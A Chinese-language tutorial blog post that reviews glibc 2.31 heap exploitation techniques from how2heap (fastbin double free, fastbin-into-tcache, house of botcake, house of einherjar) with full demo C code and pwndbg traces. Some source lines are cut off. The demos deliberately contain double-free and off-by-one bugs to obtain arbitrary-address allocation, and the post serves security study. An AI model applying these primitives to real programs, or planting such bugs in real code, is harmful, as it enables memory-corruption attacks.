Educational Heap Exploitation 2.0 (how2heap glibc 2.31)

SWING 2020-11-10 | Summary | Heap, pwn

how2heap glibc 2.31

前几天 how2heap 更新了，将主仓库划分成了 2.23 、2.27 以及 2.31 三个分类，这里我们来复习（学习）一下 glibc 2.31 下的一些 heap exploit

1. fastbin_dup

关于 fastbin attack 在glibc 2.31 上没有什么变化，这里给的样例是通过 double-attack 漏洞修改构造两个指针指向同一个 chunk 的情景。

程序首先 malloc 了 8 次，然后 free 了7次（用来填充 tcache bins）

```
void *ptrs[8];
for (int i=0; i<8; i++) {
        ptrs[i] = malloc(8);
}
for (int i=0; i<7; i++) {
        free(ptrs[i]);
}
```

此时 tcachebins 已经填满

```
pwndbg> bins
tcachebins
0x20 [  7]: 0x555555559360 —▸ 0x555555559340 —▸ 0x555555559320 —▸ 0x555555559300
```

```
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg>
```

然后用 calloc 分配 3 个chunk ， 使用 calloc 分配的时候，此时不会从 tcachebins 拿已经 free 的 chunk

```
  20    printf("Allocating 3 buffers.\n");
  21    int *a = calloc(1, 8);
  22    int *b = calloc(1, 8);
► 23    int *c = calloc(1, 8);
  24
```

然后进行 double free 操作即


```
free(a);
free(b);
```

```
free(a);
```

此时我们注意到

```
pwndbg> bins
tcachebins
0x20 [  7]: 0x555555559360 —▸ 0x555555559340 —▸ 0x555555559320 —▸ 0x555555559300 
fastbins
0x20: 0x555555559390 —▸ 0x5555555593b0 ◂— 0x555555559390
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
```

此时存在



chunk a 指向 chunk b ，同时 chunk b 也指向了 chunk a

然后如果我们再把他们占回来，

```
In file: /media/psf/Home/Downloads/how2heap/glibc_2.31/fastbin_dup.c
   40
   41   printf("Now the free list has [ %p, %p, %p ]. If we malloc 3 times, we'll
   42   a = calloc(1, 8);
   43   b = calloc(1, 8);
   44   c = calloc(1, 8);
 ► 45   printf("1st calloc(1, 8): %p\n", a);
   46   printf("2nd calloc(1, 8): %p\n", b);
   47   printf("3rd calloc(1, 8): %p\n", c);
   48
   49   assert(a == c);
   50 }
──────────────────────────────────────────────────[ STACK ]──────────────────────
00:0000│ rsp  0x7fffffffe230 ◂— 0x700000008
01:0008│      0x7fffffffe238 —▸ 0x5555555593a0 ◂— 0x0
02:0010│      0x7fffffffe240 —▸ 0x5555555593c0 ◂— 0x0
03:0018│      0x7fffffffe248 —▸ 0x5555555593a0 ◂— 0x0
04:0020│      0x7fffffffe250 —▸ 0x5555555592a0 ◂— 0x0
05:0028│      0x7fffffffe258 —▸ 0x5555555592c0 —▸ 0x5555555592a0 ◂— 0x0
06:0030│      0x7fffffffe260 —▸ 0x5555555592e0 —▸ 0x5555555592c0 —▸ 0x5555555592a
07:0038│      0x7fffffffe268 —▸ 0x555555559300 —▸ 0x5555555592e0 —▸ 0x5555555592c
──────────────────────────────────────────────[ BACKTRACE ]──────────────────────
 ► f 0     555555555428 main+511
   f 1     7ffff7dec0b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────
pwndbg> p a
$16 = (int *) 0x5555555593a0
pwndbg> p b
$17 = (int *) 0x5555555593c0
```

```
pwndbg> p c
$18 = (int *) 0x5555555593a0
```

就会存在两个指针指向同一块 chunk，通常而言我们的下一步利用会找一个 size 符合当前fastbin 链的地址（_int_malloc 会对欲分配位置的 size 域进行验证，如果其 size 与当前 fastbin 链表应有 size 不符就会抛出异常。），然后在分配出 chunk a 的同时修改 chunk a 的 fd

```
pwndbg> telescope 0x5555555593a0
00:0000│ rax r8  0x5555555593a0 ◂— 0x0
... ↓
03:0018│         0x5555555593b8 ◂— 0x21 /* '!' */
04:0020│         0x5555555593c0 —▸ 0x555555559390 ◂— 0x0
05:0028│         0x5555555593c8 ◂— 0x0
... ↓
07:0038│         0x5555555593d8 ◂— 0x21 /* '!' */

## 修改 fd
set *0x5555555593c0=0x555555557f78
## 设置size 符合 fastbin链
set *0x555555557f80=0x21
pwndbg> telescope 0x5555555593c0
00:0000│   0x5555555593c0 —▸ 0x555555557f78 (_DYNAMIC+488) ◂— 0x0
01:0008│   0x5555555593c8 ◂— 0x0
... ↓
03:0018│   0x5555555593d8 ◂— 0x21 /* '!' */
04:0020│   0x5555555593e0 ◂— 0x0
... ↓
07:0038│   0x5555555593f8 ◂— 0x20c11
pwndbg> telescope 0x555555557f78
```

```
00:0000|   0x555555557f78 (_DYNAMIC+488) ◂— 0x0
01:0008|   0x555555557f80 (_GLOBAL_OFFSET_TABLE_) ◂— 0x21 /* '!' */
```

此时fastbin 链的结构就会被修改

```
pwndbg> bins
tcachebins
0x20 [  7]: 0x555555559360 —▸ 0x555555559340 —▸ 0x555555559320 —▸ 0x555555559300
fastbins
0x20: 0x5555555593b0 —▸ 0x555555557f78 (_DYNAMIC+488) ◂— 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
```

当执行到 分配 c chunk 的时候 ，我们就会拿到目标内存，总结一下就是

通过 fastbin double free 我们可以使用多个指针控制同一个堆块，这可以用于篡改一些堆块中的关键数据域或者是实现类似于类型混淆的效果。 如果更进一步修改 fd 指针，则能够实现任意地址分配堆块的效果 (首先要通过验证)，这就相当于任意地址写任意值的效果。

完整代码如下：

```c
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>

int main()
{
        setbuf(stdout, NULL);

        printf("This file demonstrates a simple double-free attack with fastbins.

        printf("Fill up tcache first.\n");
        void *ptrs[8];
        for (int i=0; i<8; i++) {
                ptrs[i] = malloc(8);
        }
        for (int i=0; i<7; i++) {
                free(ptrs[i]);
        }

        printf("Allocating 3 buffers.\n");
        int *a = calloc(1, 8);
        int *b = calloc(1, 8);
        int *c = calloc(1, 8);

        printf("1st calloc(1, 8): %p\n", a);
        printf("2nd calloc(1, 8): %p\n", b);
        printf("3rd calloc(1, 8): %p\n", c);

        printf("Freeing the first one...\n");
        free(a);

        printf("If we free %p again, things will crash because %p is at the top o
```

```
        // free(a);

        printf("So, instead, we'll free %p.\n", b);
        free(b);

        printf("Now, we can free %p again, since it's not the head of the free li
        free(a);

        printf("Now the free list has [ %p, %p, %p ]. If we malloc 3 times, we'll
        a = calloc(1, 8);
        b = calloc(1, 8);
        c = calloc(1, 8);
        printf("1st calloc(1, 8): %p\n", a);
        printf("2nd calloc(1, 8): %p\n", b);
        printf("3rd calloc(1, 8): %p\n", c);

        assert(a == c);
}
```

2. fastbin_reverse_into_tcache

首先分配一定数量的 chunk

```
19  // Allocate 14 times so that we can free later.
20  char* ptrs[14];
21  size_t i;
22  for (i = 0; i < 14; i++) {
23    ptrs[i] = malloc(allocsize);
24  }
```

然后 free 填充 tcache

```
   31   // Fill the tcache.
 ► 32   for (i = 0; i < 7; i++) {
   33     free(ptrs[i]);
   34   }
```

```
pwndbg> bins
tcachebins
0x50 [  7]: 0x555555559480 —▸ 0x555555559430 —▸ 0x5555555593e0 —▸ 0x555555559390 
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
```

释放我们的目标 chunk 即这里的 ptrs[7]

```
char* victim = ptrs[7];
printf(
  "The next pointer that we free is the chunk that we're going to corrupt: %p\n"
```

```
    "It doesn't matter if we corrupt it now or later. Because the tcache is\n"
    "already full, it will go in the fastbin.\n\n",
    victim
);
free(victim);

```

释放剩下的 8-14 的chunk

然后假设我们有一个堆溢出漏洞，可以覆盖 victim 的内容，我们此时将 栈上构造好的一个 list的地址赋予 victim

```
    75   //------------VULNERABILITY-----------
    76
    77   // Overwrite linked list pointer in victim.
 ►  78   *(size_t**)victim = &stack_var[0];
    79
    80   //------------------------------------
   ──────────────────────────────────────────────────────────────────────────────
pwndbg> p victim
$1 = 0x5555555594d0 ""
pwndbg> telescope 0x5555555594d0
00:0000│ rax  0x5555555594d0 —▸ 0x7fffffffe200 ◂— 0xcdcdcdcdcdcdcdcd
01:0008│      0x5555555594d8 ◂— 0x0
... ↓
```

接下来，我们 malloc 7次 清空 tcache bin

```
──────────────────────────────────────────────────[ SOURCE (CODE) ]──────────────
In file: /media/psf/Home/Downloads/how2heap/glibc_2.31/fastbin_reverse_into_tcach
```

```
   86   // Empty tcache.
   87   for (i = 0; i < 7; i++) {
   88     ptrs[i] = malloc(allocsize);
   89   }
   90
 ► 91   printf(
   92     "Let's just print the contents of our array on the stack now,\n"
   93     "to show that it hasn't been modified yet.\n\n"
   94   );
   95
   96   for (i = 0; i < 6; i++) {
──────────────────────────────────────────────────────────[ STACK ]──────────────────────
00:0000│ rsp  0x7fffffffe1e0 ◂— 0x34000000340
01:0008│      0x7fffffffe1e8 ◂— 0x7
02:0010│      0x7fffffffe1f0 —▸ 0x5555555594d0 —▸ 0x7fffffffe200 ◂— 0xcdcdcdcdcdcdc
03:0018│      0x7fffffffe1f8 ◂— 0x100
04:0020│      0x7fffffffe200 ◂— 0xcdcdcdcdcdcdcdcd
... ↓
──────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────
 ► f 0     55555555540a main+481
   f 1     7ffff7dec0b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────────────
pwndbg> bins
tcachebins
empty
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x5555555596a0 —▸ 0x555555559650 —▸ 0x555555559600 —▸ 0x5555555595b0 —▸ 0x5
0x60: 0x0
0x70: 0x0
```

```
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
```

我们发现 fastbin 的最后一个的 fd被我们写成了 stack 的地址

```
pwndbg> bins
tcachebins
empty
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x5555555596a0 —▸ 0x555555559650 —▸ 0x555555559600 —▸ 0x5555555595b0 —▸ 0x5
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
pwndbg> telescope 0x555555559560
00:0000│   0x555555559560 ◂— 0x0
01:0008│   0x555555559568 ◂— 0x51 /* 'Q' */
```

```
02:0010|   0x555555559570 —▸ 0x555555559510 ◂— 0x0
03:0018|   0x555555559578 ◂— 0x0
... ↓
pwndbg> telescope 0x555555559510
00:0000|   0x555555559510 ◂— 0x0
01:0008|   0x555555559518 ◂— 0x51 /* 'Q' */
02:0010|   0x555555559520 —▸ 0x5555555594c0 ◂— 0x0
03:0018|   0x555555559528 ◂— 0x0
... ↓
pwndbg> telescope 0x5555555594c0
00:0000|   0x5555555594c0 ◂— 0x0
01:0008|   0x5555555594c8 ◂— 0x51 /* 'Q' */
02:0010|   0x5555555594d0 —▸ 0x7ffffffe200 ◂— 0xcdcdcdcdcdcdcdcd
03:0018|   0x5555555594d8 ◂— 0x0
... ↓
pwndbg>
```

此时我们 malloc 一次

```
──────────────────────────────────────────────────────────────────
*RAX  0x5555555596b0 —▸ 0x555555559650 ◂— 0x0
 RBX  0x555555555570 (__libc_csu_init) ◂— endbr64
*RCX  0x7ffff7fb0ba8 (main_arena+40) ◂— 0xcdcdcdcdcdcdcdcd
*RDX  0x555555559016 ◂— 0x7
*RDI  0x6
*RSI  0x0
*R8   0x5555555596b0 —▸ 0x555555559650 ◂— 0x0
*R9   0x18
*R10  0x555555559028 ◂— 0x0
 R11  0x246
```

```
 R12  0x555555555140 (_start) ◂— endbr64
 R13  0x7fffffffe3a0 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fffffffe2b0 ◂— 0x0
 RSP  0x7fffffffe1e0 ◂— 0x34000000340
*RIP  0x55555555548c (main+611) ◂— mov    qword ptr [rbp - 0xc8], 0
──────────────────────────────────────────────────[ DISASM ]──────────────────
   0x555555555473 <main+586>    lea    rdi, [rip + 0x108e]
   0x55555555547a <main+593>    call   puts@plt <puts@plt>

   0x55555555547f <main+598>    mov    eax, 0x40
   0x555555555484 <main+603>    mov    rdi, rax
   0x555555555487 <main+606>    call   malloc@plt <malloc@plt>

 ► 0x55555555548c <main+611>    mov    qword ptr [rbp - 0xc8], 0
   0x555555555497 <main+622>    jmp    main+694 <main+694>
    ↓
   0x5555555554df <main+694>    cmp    qword ptr [rbp - 0xc8], 5
   0x5555555554e7 <main+702>    jbe    main+624 <main+624>
    ↓
   0x555555555499 <main+624>    mov    rax, qword ptr [rbp - 0xc8]
   0x5555555554a0 <main+631>    mov    rax, qword ptr [rbp + rax*8 - 0xb0]
──────────────────────────────────────────────[ SOURCE (CODE) ]──────────────
In file: /media/psf/Home/Downloads/how2heap/glibc_2.31/fastbin_reverse_into_tcach
   115     "The contents of our array on the stack now look like this:\n\n"
   116   );
   117
   118   malloc(allocsize);
   119
 ► 120   for (i = 0; i < 6; i++) {
   121     printf("%p: %p\n", &stack_var[i], (char*)stack_var[i]);
```

```
   122   }
   123
   124   char *q = malloc(allocsize);
   125   printf(
──────────────────────────────────────────────────────────[ STACK ]──────────────────
00:0000│ rsp  0x7fffffffe1e0 ◂— 0x34000000340
01:0008│      0x7fffffffe1e8 ◂— 0x6
02:0010│      0x7fffffffe1f0 —▸ 0x5555555594d0 —▸ 0x555555559520 —▸ 0x55555555957
03:0018│      0x7fffffffe1f8 ◂— 0x100
04:0020│      0x7fffffffe200 ◂— 0xcdcdcdcdcdcdcdcd
... ↓
06:0030│      0x7fffffffe210 —▸ 0x5555555594d0 —▸ 0x555555559520 —▸ 0x55555555957
07:0038│      0x7fffffffe218 —▸ 0x555555559010 ◂— 0x7000000000000
──────────────────────────────────────────────────────────[ BACKTRACE ]──────────────
 ► f 0     55555555548c main+611
   f 1     7ffff7dec0b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────────
pwndbg> bins
tcachebins
0x50 [  7]: 0x7fffffffe210 —▸ 0x5555555594d0 —▸ 0x555555559520 —▸ 0x555555559570
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0xcdcdcdcdcdcdcdcd
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
```

```
largebins
empty
pwndbg>
```

此时，原本在fastbin 的chunk list 都被放到了 tcaceh bins 里

如果我们最后再malloc 一次，我们就能拿到栈的地址 （tcache 不检查size域）

```
─────────────────────────────────────────────────[ SOURCE (CODE) ]──────────────
In file: /media/psf/Home/Downloads/how2heap/glibc_2.31/fastbin_reverse_into_tcach
   120   for (i = 0; i < 6; i++) {
   121     printf("%p: %p\n", &stack_var[i], (char*)stack_var[i]);
   122   }
   123
   124   char *q = malloc(allocsize);
 ► 125   printf(
   126     "\n"
   127     "Finally, if we malloc one more time then we get the stack address bac
   128     q
   129   );
   130
──────────────────────────────────────────────────[ STACK ]──────────────────────
00:0000│ rsp     0x7fffffffe1e0 ◂— 0x34000000340
01:0008│         0x7fffffffe1e8 ◂— 0x6
02:0010│         0x7fffffffe1f0 —▸ 0x5555555594d0 —▸ 0x555555559520 —▸ 0x55555555
03:0018│         0x7fffffffe1f8 —▸ 0x7fffffffe210 —▸ 0x5555555594d0 —▸ 0x55555555
04:0020│         0x7fffffffe200 ◂— 0xcdcdcdcdcdcdcdcd
... ↓
06:0030│ rax r8  0x7fffffffe210 —▸ 0x5555555594d0 —▸ 0x555555559520 —▸ 0x55555555
07:0038│         0x7fffffffe218 ◂— 0x0
```

```
──────────────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────────────
 ► f 0     5555555554fd main+724
   f 1     7ffff7dec0b3 __libc_start_main+243
──────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> p q
$3 = 0x7fffffffe210 "ДUUUU"
pwndbg>
```

这样我们可以达到一个任意地址写 或者读的原语（取决于下一步对 这分配出来的chunk进行什么样的操作）

完整代码

```c
include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>

const size_t allocsize = 0x40;

int main(){
  setbuf(stdout, NULL);

  printf(
    "\n"
    "This attack is intended to have a similar effect to the unsorted_bin_attack,
    "except it works with a small allocation size (allocsize <= 0x78).\n"
    "The goal is to set things up so that a call to malloc(allocsize) will write\
    "a large unsigned value to the stack.\n\n"
  );

```

```
19    // Allocate 14 times so that we can free later.
20    char* ptrs[14];
21    size_t i;
22    for (i = 0; i < 14; i++) {
23      ptrs[i] = malloc(allocsize);
24    }
25
26    printf(
27      "First we need to free(allocsize) at least 7 times to fill the tcache.\n"
28      "(More than 7 times works fine too.)\n\n"
29    );
30
31    // Fill the tcache.
32    for (i = 0; i < 7; i++) {
33      free(ptrs[i]);
34    }
35
36    char* victim = ptrs[7];
37    printf(
38      "The next pointer that we free is the chunk that we're going to corrupt: %p\n
39      "It doesn't matter if we corrupt it now or later. Because the tcache is\n"
40      "already full, it will go in the fastbin.\n\n",
41      victim
42    );
43    free(victim);
44
45    printf(
46      "Next we need to free between 1 and 6 more pointers. These will also go\n"
47      "in the fastbin. If the stack address that we want to overwrite is not zero\n
48      "then we need to free exactly 6 more pointers, otherwise the attack will\n"
49      "cause a segmentation fault. But if the value on the stack is zero then\n"
```

```
    "a single free is sufficient.\n\n"
  );
```

3. house_of_bocake

一种 tcache poisoning attack ，通过一些手段，在tcachebins 中写入目标地址

构造如下情景：

```
pwndbg> parseheap
addr                prev                size                status
0x555555559000      0x0                 0x290               Used
0x555555559290      0x0                 0x110               Freed
0x5555555593a0      0x0                 0x110               Freed     0x55555555
0x5555555594b0      0x0                 0x110               Freed     0x55555555
0x5555555595c0      0x0                 0x110               Freed     0x55555555
0x5555555596d0      0x0                 0x110               Freed     0x55555555
0x5555555597e0      0x0                 0x110               Freed     0x55555555
0x5555555598f0      0x0                 0x110               Freed     0x55555555
0x555555559a00      0x0                 0x110               Used
0x555555559b10      0x0                 0x110               Used
0x555555559c20      0x0                 0x20                Used
```

此时的 tcache 是被填满的

```
pwndbg> bins
tcachebins
0x110 [  7]: 0x555555559900 —▸ 0x5555555597f0 —▸ 0x5555555596e0 —▸ 0x5555555595d0
fastbins
```

```
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
```

然后我们free a 再 free prev ， 由于 prev 与 a 是相邻 chunk ，所以会触发合并，

```
In file: /media/psf/Home/Downloads/how2heap/glibc_2.31/house_of_botcake.c
   50     }
   51     puts("Step 2: free the victim chunk so it will be added to unsorted bin"
   52     free(a);
   53
   54     puts("Step 3: free the previous chunk and make it consolidate with the v
►  55     free(prev);
   56
```

触发合并后，在 unsortedbin 里的是 prev chunk

```
pwndbg> unsortedbin
```

```
unsortedbin
all: 0x555555559a00 —▸ 0x7ffff7fb0be0 (main_arena+96) ◂— 0x555555559a00
pwndbg> x/40gx 0x555555559a00
0x555555559a00: 0x0000000000000000      0x0000000000000221      ====== > chunk pr
0x555555559a10: 0x00007ffff7fb0be0      0x00007ffff7fb0be0
0x555555559a20: 0x0000000000000000      0x0000000000000000
0x555555559a30: 0x0000000000000000      0x0000000000000000
0x555555559a40: 0x0000000000000000      0x0000000000000000
0x555555559a50: 0x0000000000000000      0x0000000000000000
0x555555559a60: 0x0000000000000000      0x0000000000000000
0x555555559a70: 0x0000000000000000      0x0000000000000000
0x555555559a80: 0x0000000000000000      0x0000000000000000
0x555555559a90: 0x0000000000000000      0x0000000000000000
0x555555559aa0: 0x0000000000000000      0x0000000000000000
0x555555559ab0: 0x0000000000000000      0x0000000000000000
0x555555559ac0: 0x0000000000000000      0x0000000000000000
0x555555559ad0: 0x0000000000000000      0x0000000000000000
0x555555559ae0: 0x0000000000000000      0x0000000000000000
0x555555559af0: 0x0000000000000000      0x0000000000000000
0x555555559b00: 0x0000000000000000      0x0000000000000000
0x555555559b10: 0x0000000000000000      0x0000000000000111        ====== > chunk
0x555555559b20: 0x00007ffff7fb0be0      0x00007ffff7fb0be0
0x555555559b30: 0x0000000000000000      0x0000000000000000
```

然后我们要想办法把 chunk a 放入 tcache bin里，由于此时 tcache bins 是满的，所以我们先取一个出来，然后再 free 一次 a

```
In file: /media/psf/Home/Downloads/how2heap/glibc_2.31/house_of_botcake.c
   53
   54     puts("Step 3: free the previous chunk and make it consolidate with the
```

```
4     55     free(prev);
5     56
6     57     puts("Step 4: add the victim chunk to tcache list by taking one out fro
7   ► 58     malloc(0x100);
8     59     /*VULNERABILITY*/
9     60     free(a);// a is already freed
10    61     /*VULNERABILITY*/
11    62
12    63     // simple tcache poisoning
```

此时 a chunk 就会被放入 tcahcebins 里，同时 prev 可以控制 chunk a 的内容

```
pwndbg> bins
tcachebins
0x110 [  7]: 0x555555559b20 —▸ 0x5555555597f0 —▸ 0x5555555596e0 —▸ 0x5555555595d0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x555555559a00 —▸ 0x7ffff7fb0be0 (main_arena+96) ◂— 0x555555559a00
smallbins
empty
largebins
empty
pwndbg> p a
```

```
$1 = (intptr_t *) 0x555555559b20
pwndbg>
```

所以我们从此时的 unsortedbin 给他分一块出来，然后修改其 fd 的值

```
  64     puts("Launch tcache poisoning");
  65     puts("Now the victim is contained in a larger freed chunk, we can do a si
  66     intptr_t *b = malloc(0x120);
► 67     puts("We simply overwrite victim's fwd pointer");
  68     b[0x120/8-2] = (long)stack_var;
  69
```

那么此时我们就成功污染了 tachebin 的内容

```
pwndbg> bins
tcachebins
0x110 [  7]: 0x555555559b20 —▸ 0x7fffffffe260 —▸ 0x555555554040 ◂— 0x400000006
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x555555559b30 —▸ 0x7ffff7fb0be0 (main_arena+96) ◂— 0x555555559b30
smallbins
```

```
empty
largebins
empty
pwndbg>
```

我们接着只需要两次 malloc 就能拿到 0x7fffffffe260 这个地址

完整代码如下：

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <assert.h>


int main()
{
    /*
     * This attack should bypass the restriction introduced in
     * https://sourceware.org/git/?p=glibc.git;a=commit;h=bcdaad21d4635931d1bd3b5
     * If the libc does not include the restriction, you can simply double free t
     * simple tcache poisoning
     * And thanks to @anton00b and @subwire for the weird name of this technique

    // disable buffering so _IO_FILE does not interfere with our heap
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);

    // introduction
    puts("This file demonstrates a powerful tcache poisoning attack by tricking m
    puts("returning a pointer to an arbitrary location (in this demo, the stack).
    puts("This attack only relies on double free.\n");
```

```
24
25      // prepare the target
26      intptr_t stack_var[4];
27      puts("The address we want malloc() to return, namely,");
28      printf("the target address is %p.\n\n", stack_var);
29
30      // prepare heap layout
31      puts("Preparing heap layout");
32      puts("Allocating 7 chunks(malloc(0x100)) for us to fill up tcache list later.
33      intptr_t *x[7];
34      for(int i=0; i<sizeof(x)/sizeof(intptr_t*); i++){
35          x[i] = malloc(0x100);
36      }
37      puts("Allocating a chunk for later consolidation");
38      intptr_t *prev = malloc(0x100);
39      puts("Allocating the victim chunk.");
40      intptr_t *a = malloc(0x100);
41      printf("malloc(0x100): a=%p.\n", a);
42      puts("Allocating a padding to prevent consolidation.\n");
43      malloc(0x10);
44
45      // cause chunk overlapping
46      puts("Now we are able to cause chunk overlapping");
47      puts("Step 1: fill up tcache list");
48      for(int i=0; i<7; i++){
49          free(x[i]);
50      }
51      puts("Step 2: free the victim chunk so it will be added to unsorted bin");
52      free(a);
53
54      puts("Step 3: free the previous chunk and make it consolidate with the victim
55      free(prev);
```

```
56
57      puts("Step 4: add the victim chunk to tcache list by taking one out from it a
58      malloc(0x100);
59      /*VULNERABILITY*/
60      free(a);// a is already freed
61      /*VULNERABILITY*/
62
63      // simple tcache poisoning
64      puts("Launch tcache poisoning");
65      puts("Now the victim is contained in a larger freed chunk, we can do a simple
66      intptr_t *b = malloc(0x120);
67      puts("We simply overwrite victim's fwd pointer");
68      b[0x120/8-2] = (long)stack_var;
69
70      // take target out
71      puts("Now we can cash out the target chunk.");
72      malloc(0x100);
73      intptr_t *c = malloc(0x100);
74      printf("The new chunk is at %p\n", c);
75
76      // sanity check
77      assert(c==stack_var);
78      printf("Got control on target/stack!\n\n");
79
80      // note
81      puts("Note:");
82      puts("And the wonderful thing about this exploitation is that: you can free b
83      puts("In that case, once you have done this exploitation, you can have many a
84
85      return 0;
86  }
```

4. house_of_einherjar

这里展示的是通过一字节溢出，取到任意地址的技术

首先，在堆上伪造一个 chunk

```
1  ──────────────────────────────────────────────────[ SOURCE (CODE) ]──────────────────
2  In file: /media/psf/Home/Downloads/how2heap/glibc_2.31/house_of_einherjar.c
3     35     printf("\nWe allocate 0x38 bytes for 'a' and use it to create a fake ch
4     36     intptr_t *a = malloc(0x38);
5     37
6     38     // create a fake chunk
7     39     printf("\nWe create a fake chunk preferably before the chunk(s) we want
8   ► 40     printf("We set our fwd and bck pointers to point at the fake_chunk in o
9     41
10    42     a[0] = 0;    // prev_size (Not Used)
11    43     a[1] = 0x60; // size
12    44     a[2] = (size_t) a; // fwd
13    45     a[3] = (size_t) a; // bck
```

该 fake chunk结构如下：

```
1  pwndbg> malloc_chunk -f &a[0]
2  Fake chunk | Allocated chunk
3  Addr: 0x5555555592a0
4  prev_size: 0x00
5  size: 0x60
6  fd: 0x5555555592a0
7  bk: 0x5555555592a0
```

```
fd_nextsize: 0x00
bk_nextsize: 0x00
```

然后我们在堆上布局两个 chunk 分别为 b 和 c

```
pwndbg> parseheap
addr                prev                size                status
0x555555559000      0x0                 0x290               Used
0x555555559290      0x0                 0x40                Used
0x5555555592d0      0x0                 0x30                Used
0x555555559300      0x0                 0x100               Used
pwndbg> p b
$11 = (uint8_t *) 0x5555555592e0 ""
pwndbg> p c
$12 = (uint8_t *) 0x555555559310 ""
pwndbg>
```

然后此时假设我们有一个 一字节溢出,k可以覆盖到, c chunk 的size 位置,

```
In file: /media/psf/Home/Downloads/how2heap/glibc_2.31/house_of_einherjar.c
   71     // This technique works by overwriting the size metadata of an allocate
   72
   73     printf("\nc.size: %#lx\n", *c_size_ptr);
   74     printf("c.size is: (0x100) | prev_inuse = 0x101\n");
   75
 ► 76     printf("We overflow 'b' with a single null byte into the metadata of 'c
   77     b[real_b_size] = 0;
   78     printf("c.size: %#lx\n", *c_size_ptr);
   79
   80     printf("It is easier if b.size is a multiple of 0x100 so you "
```

```
   81           "don't change the size of b, only its prev_inuse bit\n");
──────────────────────────────────────────────────────────[ STACK ]──────────────────────
pwndbg> x/20gx b-0x10
0x5555555592d0: 0x0000000000000000      0x0000000000000031
0x5555555592e0: 0x0000000000000000      0x0000000000000000
0x5555555592f0: 0x0000000000000000      0x0000000000000000
0x555555559300: 0x0000000000000000      0x0000000000000101
0x555555559310: 0x0000000000000000      0x0000000000000000
0x555555559320: 0x0000000000000000      0x0000000000000000
0x555555559330: 0x0000000000000000      0x0000000000000000
0x555555559340: 0x0000000000000000      0x0000000000000000
0x555555559350: 0x0000000000000000      0x0000000000000000
0x555555559360: 0x0000000000000000      0x0000000000000000
pwndbg> chunkinfo c-0x10
==================================
            Chunk info
==================================
Status :  Used
Can't access memory
prev_size : 0x0
size : 0x100
prev_inused : 1
is_mmap : 0
non_mainarea : 0
pwndbg>
```

那么当执行完之后， c chunk 的 prev_inused 位将被置零

```
pwndbg> chunkinfo c-0x10
==================================
```

```
            Chunk info
================================
Status :  Used
Can't access memory
prev_size : 0x0
size : 0x100
prev_inused : 0
is_mmap : 0
non_mainarea : 0
pwndbg>
```

这样会导致 chunk a 被认为是 free 的

```
pwndbg> parseheap
addr               prev               size               status             f
0x555555559000     0x0                0x290              Used               N
0x555555559290     0x0                0x40               Used               N
0x5555555592d0     0x0                0x30               Freed
0x555555559300     0x0                0x100              Used               N
```

由于我们在 chunk a 的位置放了一个 fake chunk，我们此时修改了 chunk c的size 位置，同时我们需要其 prev_size 合法，所以也要修改

```
  83    // Write a fake prev_size to the end of b
  84    printf("\nWe write a fake prev_size to the last %lu bytes of 'b' so that
  85           "it will consolidate with our fake chunk\n", sizeof(size_t));
  86    size_t fake_size = (size_t)((c - sizeof(size_t) * 2) - (uint8_t*) a);
► 87    printf("Our fake prev_size will be %p - %p = %#lx\n", c - sizeof(size_t)
  88    *(size_t*) &b[real_b_size-sizeof(size_t)] = fake_size;
```

我们将 chunk b的preve size 修改为 0x60

紧接着，照样填满 tcache, 然后我们去free chunk c，由于 chunk c 的 prev_inused 为0，则认为前面的 chunk 是free 的此时会有一个向前合并的过程,这样我们就会有两个指针指向 fake chunk

```
pwndbg> p c
$18 = (uint8_t *) 0x555555559310 ""
pwndbg> telescope 0x5555555592a0
00:0000| rdi  0x5555555592a0 ◂— 0x0
